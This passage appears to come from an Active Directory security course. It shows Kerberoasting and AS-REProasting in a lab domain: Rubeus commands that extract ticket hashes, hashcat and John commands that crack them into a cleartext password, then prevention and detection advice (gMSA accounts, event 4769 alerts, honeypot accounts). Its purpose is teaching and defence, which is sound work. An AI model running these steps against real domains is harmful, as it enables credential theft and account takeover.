
There is a significant difference in the cracking speed between these three, as AES is slower to crack than the others. While security best practices recommend disabling `RC4` (and `DES`, if enabled for some reason), most environments do not. The caveat is that not all application vendors have migrated to support AES (most but not all). By default, the ticket created by the `KDC` will be one with the most robust/highest encryption algorithm supported. However, attackers can force a downgrade back to `RC4`.

Attack path

To obtain crackable tickets, we can use Rubeus. When we run the tool with the `kerberoast` action without specifying a user, it will extract tickets for every user that has an SPN registered (this can easily be in the hundreds in large environments):

```
PS C:\Users\bob\Downloads> .\Rubeus.exe kerberoast /outfile:spn.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
```

```
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target Domain          : eagle.local
[*] Searching path 'LDAP://DC1.eagle.local/DC=eagle,DC=local' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 3

[*] SamAccountName         : Administrator
[*] DistinguishedName      : CN=Administrator,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName   : http/pki1
[*] PwdLastSet             : 07/08/2022 12.24.13
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt

[*] SamAccountName         : webservice
[*] DistinguishedName      : CN=web service,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName   : cvs/dc1.eagle.local
[*] PwdLastSet             : 13/10/2022 13.36.04
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\spn.txt
PS C:\Users\bob\Downloads>
```




We then need to move the extracted file with the tickets to the Kali Linux VM for cracking (we will only focus on the one for the account Administrator, even though `Rubeus` extracted two tickets).

We can use `hashcat` with the hash-mode (option `-m`) `13100` for a `Kerberoastable TGS`. We also pass a dictionary file with passwords (the file `passwords.txt`) and save the output of any successfully cracked tickets to a file called `cracked.txt`:

```
hashcat -m 13100 -a 0 spn.txt passwords.txt --outfile="cracked.txt"

hashcat (v6.2.5) starting

<SNIP>

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: passwords.txt
* Passwords.: 10002
* Bytes.....: 76525
* Keyspace..: 10002
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
```

```
Hash.Target......: $krb5tgs$23$*Administrator$eagle.local$http/[email
protected]
Time.Started.....: Tue Dec 13 10:40:10 2022, (0 secs)
Time.Estimated...: Tue Dec 13 10:40:10 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   143.1 kH/s (0.67ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10002/10002 (100.00%)
Rejected.........: 0/10002 (0.00%)
Restore.Point....: 9216/10002 (92.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 20041985 -> brady
Hardware.Mon.#1..: Util: 26%

Started: Tue Dec 13 10:39:35 2022
Stopped: Tue Dec 13 10:40:11 2022
```



(If `hashcat` gives an error, we may need to pass `--force` as an argument at the end of the command.)

Once `hashcat` finishes cracking, we can read the file 'cracked.txt' to see the password `Slavi123` in plain text:

```
cat cracked.txt

$krb5tgs$23$*Administrator$eagle.local$http/[email
protected]*$ab67a0447d7db2945a28d19802d0da64$b6a6a8d3fa2e9e6b47dac1448ade0
64b5e9d7e04eb4adb5d97a3ef5fd35c8a5c3b9488f09a98b5b8baeaca48483df287495a31a
59ccb07209c84e175eef91dc5e4ceb9f7865584ca906965d4bff757bee3658c3e3f38b94f7
e1465cd7745d0d84ff3bb67fe370a07cb7f5f350aa26c3f292ee1d7bc31b97db7543182a95
0c4458ee45f1ff58d1c03b713d11a559f797b85f575aabb72de974cf48c80cbbc78db245c4
96d3f78c50de655e6572627904753fe223148bc32063c6f032ecdcb901012a98c029de2676
905aff97024c89c9d62a73b5f4a614dfd37b90a30a3335326c61b27e788619f84dc0993661
be9a9d631d8e4d89d70023b27e5756a23c374f1a59ed15dbe28147296fae252a6d55d663d6
1759d6ee002b4d3814ada1cafb8997ed594f1cfab6cdb503058b73e192228257d834fd420e
```

```
9dbc5c12cfffb2077aa5f2abef8cac07ee6cdc7630be71ed174ee167ea0d95df14f48e3e57
6aa4f90b23d44378d4533cbad945b830bf59f2814ff2dec8832561c3c67bd43afebb231d8f
16b1f218dfda803619a47ac833330dde29b34eb73a4aba7da93d7664b92534e44beb80b5ad
22a5f80d72f5c476f1796d041ade455eee50651d746db75490bd9a7165b2638c79973fc03c
63a67e2659e3057fbe2bce22175116a3892e95a418a02908e0daea3293dc01cd172b524217
efe56d842cf8b6f369f30657cd40fe482467d4f2a3a7f3c1caf52cf5f2afc7454fb934a0fb
13a0da76dbcefecc32da3a719cd37f944ea13589ce373163d56eb5e8c2dc3fb567b1c5959b
7e4e3e054ea9a5561776bed7c2d9eb3107645efce5d22a033891758ac57b187a19006abdbe
3f5d53edfc09e5359bc52538afef759c37fbe00cc46e4968ec69072761c2c796bd8e924521
cc6c3a50fc1db09e5ce1d443ff3962ca1878904a8252d4f827bcb1e6d6c38bf1fd8ccc21d7
0751008ece94699aa3caa7e671cb48afc8eb3ecbf181c6e0ed52f740f07e87025c28e4fd83
2192a66bc390923ea397527264fe382056be78d791f80d0343bbf60ffd09dce061825595f6
9b939eaa517dc89f4527094bda0ae6febb03d8af3fb3e527e8b5501bbd807ed23ed9bcf85b
74be699bd42a284318c42d90dbbd4df332d654529b23a5d81bedec69dba2f3e308d7f8db05
8377055c15b9eae6275f60a7ec1d52077546caa2b78cf798769a0096d590bb5d5d5173a67a
32c2eba174e067a9bf8b4e1f190f8816bf2d6741a8bd6e4e1a6e7ca5ac745061a93cde0ab0
3ee8cf1de80afa0674a4248d38efdc77aca269e2388c43c83a3919ef80e9a9f0005b1b4002
6fc29e6262091cbc4f062cf95d5d7e051c019cd0bd5e85b8dcb16b17fd92820e1e1581265a
4472c3a5d1f42bb2c:Slavi123
```

Alternatively, the captured TGS hashes can be cracked with `John The Ripper`:

```
┌─[eu-academy-2]─[10.10.15.245]─[htb-ac-594497@htb-mw2xldpqoq]─[~]
└──╼ [★]$ sudo john spn.txt --fork=4 --format=krb5tgs --
wordlist=passwords.txt --pot=results.pot

Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5tgs, Kerberos 5 TGS
etype 23 [MD4 HMAC-MD5 RC4])
Node numbers 1-4 of 4 (fork)
Slavi123         (?)
Slavi123         (?)
```

Prevention


The success of this attack depends on the strength of the service account's password. While we should limit the number of accounts with SPNs and disable those no longer used/needed, we must ensure they have strong passwords. For any service that supports it, the password should be 100+ random characters (127 being the maximum allowed in AD), which ensures that cracking the password is practically impossible.

There is also what is known as Group Managed Service Accounts (`GMSA`), which is a particular type of a service account that Active Directory automatically manages; this is a perfect solution because these accounts are bound to a specific server, and no user can use them anywhere else. Additionally, Active Directory automatically rotates the password of these accounts to a random 127 characters value. There is a caveat: not all applications support these accounts, as they work mainly with Microsoft services (such as `IIS` and `SQL`) and a few other apps that have made integration possible. However, we should utilize them everywhere possible and start enforcing their use for new services that support them to out phase current accounts eventually.


When in doubt, do not assign SPNs to accounts that do not need them. Ensure regular clean-up of SPNs set to no longer valid services/servers.

Detection

When a `TGS` is requested, an event log with ID `4769` is generated. However, AD also generates the same event ID whenever a user attempts to connect to a service, which means that the volume of this event is gigantic, and relying on it alone is virtually impossible to use as a detection method. If we happen to be in an environment where all applications support AES and only AES tickets are generated, then it would be an excellent indicator to alert on event ID `4769` . If the ticket options is set for `RC4` , that is, if `RC4` tickets are generated in the AD environment (which is not the default configuration), then we should alert and follow up on it. Here is what was logged when we requested the ticket to perform this attack:



Even though the general volume of this event is quite heavy, we still can alert against the default option on many tools. When we run 'Rubeus', it will extract a ticket for `each` user in the environment with an SPN registered; this allows us to alert if anyone generates more than ten tickets within a minute (for example, but it could be less than ten). This event ID should be grouped by the user requesting the tickets and the machine the requests originated from. Ideally, we need to aim to create two separate rules that alert both. In our playground environment, there are two users with SPNs, so when we executed `Rubeus`, AD generated the following events:




Honeypot

A `honeypot user` is a perfect detection option to configure in an AD environment; this must be a user with no real use/need in the environment, so no service tickets are generated regularly. In this case, any attempt to generate a service ticket for this account is likely malicious and worth inspecting. There are a few things to ensure when using this account:

- The account must be a relatively old user, ideally one that has become bogus (advanced threat actors will not request tickets for new accounts because they likely have strong passwords and the possibility of being a honeypot user).
- The password should not have been changed recently. A good target is 2+ years, ideally five or more. But the password must be strong enough that the threat agents cannot crack it.
- The account must have some privileges assigned to it; otherwise, obtaining a ticket for it won't be of interest (assuming that an advanced adversary obtains tickets only for interesting accounts/higher likelihood of cracking, e.g., due to an old password).
- The account must have an SPN registered, which appears legit. `IIS` and `SQL` accounts are good options because they are prevalent.

An added benefit to honeypot users is that any activity with this account, whether successful or failed logon attempts, is suspicious and should be alerted.

If we go back to our playground environment and configure the user `svc-iam` (probably an old IAM account leftover) with the recommendations above, then any request to obtain a TGS for that account should be alerted on:



Be Careful!

Although we give examples of `honeypot` detections in many of the attacks described, it does not mean an AD environment should implement every single one. That would make it evident to a threat actor that the AD administrator(s) have set many traps. We must consider all the detections and enforce the ones that work best for our AD environment.

AS-REProasting

Description

The `AS-REProasting` attack is similar to the `Kerberoasting` attack; we can obtain crackable hashes for user accounts that have the property `Do not require Kerberos preauthentication` enabled. The success of this attack depends on the strength of the user account password that we will crack.

Attack

To obtain crackable hashes, we can use `Rubeus` again. However, this time, we will use the `asreproast` action. If we don't specify a name, `Rubeus` will extract hashes for each user that has `Kerberos preauthentication` not required:

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asreproast /outfile:asrep.txt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: AS-REP roasting

[*] Target Domain          : eagle.local

[*] Searching path 'LDAP://DC2.eagle.local/DC=eagle,DC=local' for '(&
(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : anni
[*] DistinguishedName      : CN=anni,OU=EagleUsers,DC=eagle,DC=local
[*] Using domain controller: DC2.eagle.local (172.16.18.4)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\anni'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asrep.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\asrep.txt
```

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asreproast /outfile:asrep.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1


[*] Action: AS-REP roasting

[*] Target Domain          : eagle.local

[*] Searching path 'LDAP://DC2.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=80
13556.1.4.803:=4194304))'
[*] SamAccountName         : anni
[*] DistinguishedName      : CN=anni,CN=Users,DC=eagle,DC=local
[*] Using domain controller: DC2.eagle.local (172.16.18.4)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\anni'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asrep.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\asrep.txt
PS C:\Users\bob\Downloads>
```

Once `Rubeus` obtains the hash for the user Anni (the only one in the playground environment with preauthentication not required), we will move the output text file to a linux attacking machine.

For `hashcat` to be able to recognize the hash, we need to edit it by adding `23$` after `$krb5asrep$`:

```
[email
protected]:1b912b858c4551c0013dbe81ff0f01d7$c64803358a43d05383e9e01374e8f2
b2c92f9d6c669cdc4a1b9c1ed684c7857c965b8e44a285bc0e2f1bc248159aa7448494de4c
1f997382518278e375a7a4960153e13dae1cd28d05b7f2377a038062f8e751c1621828b100
417f50ce617278747d9af35581e38c381bb0a3ff246912def5dd2d53f875f0a64c46349fdf
3d7ed0d8ff5a08f2b78d83a97865a3ea2f873be57f13b4016331eef74e827a17846cb49ccf
982e31460ab25c017fd44d46cd8f545db00b6578150a4c59150fbec18f0a2472b18c5123c3
4e661cc8b52dfee9c93dd86e0afa66524994b04c5456c1e71ccbd2183ba0c43d2550
```


We can now use `hashcat` with the hash-mode (option -m) `18200` for `AS-REPRoastable` hashes. We also pass a dictionary file with passwords (the file `passwords.txt`) and save the output of any successfully cracked tickets to the file `asrepcracked.txt`:

```
sudo hashcat -m 18200 -a 0 asrep.txt passwords.txt --outfile
asrepcrack.txt --force

hashcat (v6.2.5) starting

<SNIP>

Dictionary cache hit:
```

```
* Filename..: passwords.txt
* Passwords.: 10002
* Bytes.....: 76525
* Keyspace..: 10002
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: [email protected]:1b912b858c4551c0013d...3d2550
Time.Started.....: Thu Dec 8 06:08:47 2022, (0 secs)
Time.Estimated...: Thu Dec 8 06:08:47 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   130.2 kH/s (0.65ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10002/10002 (100.00%)
Rejected.........: 0/10002 (0.00%)
Restore.Point....: 9216/10002 (92.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 20041985 -> brady
Hardware.Mon.#1..: Util: 26%

Started: Thu Dec 8 06:08:11 2022
Stopped: Thu Dec 8 06:08:49 2022
```

Once `hashcat` cracks the password, we can print the contents of the output file to obtain the cleartext password `Slavi123`:

```
sudo cat asrepcrack.txt

[email protected]:1b912b858c4551c0013dbe81ff0f01d7$c64803358a43d05383e9e01374e8f2b2c92f9d6c669cdc4a1b9c1ed684c7857c965b8e44a285bc0e2f1bc248159aa7448494de4c1f997382518278e375a7a4960153e13dae1cd28d05b7f2377a038062f8e751c1621828b100417f50ce617278747d9af35581e38c381bb0a3ff246912def5dd2d53f875f0a64c46349fdf3d7ed0d8ff5a08f2b78d83a97865a3ea2f873be57f13b4016331eef74e827a17846cb49ccf982e31460ab25c017fd44d46cd8f545db00b6578150a4c59150fbec18f0a2472b18c5123c34e661cc8b52dfee9c93dd86e0afa66524994b04c5456c1e71ccbd2183ba0c43d2550:Slavi123
```



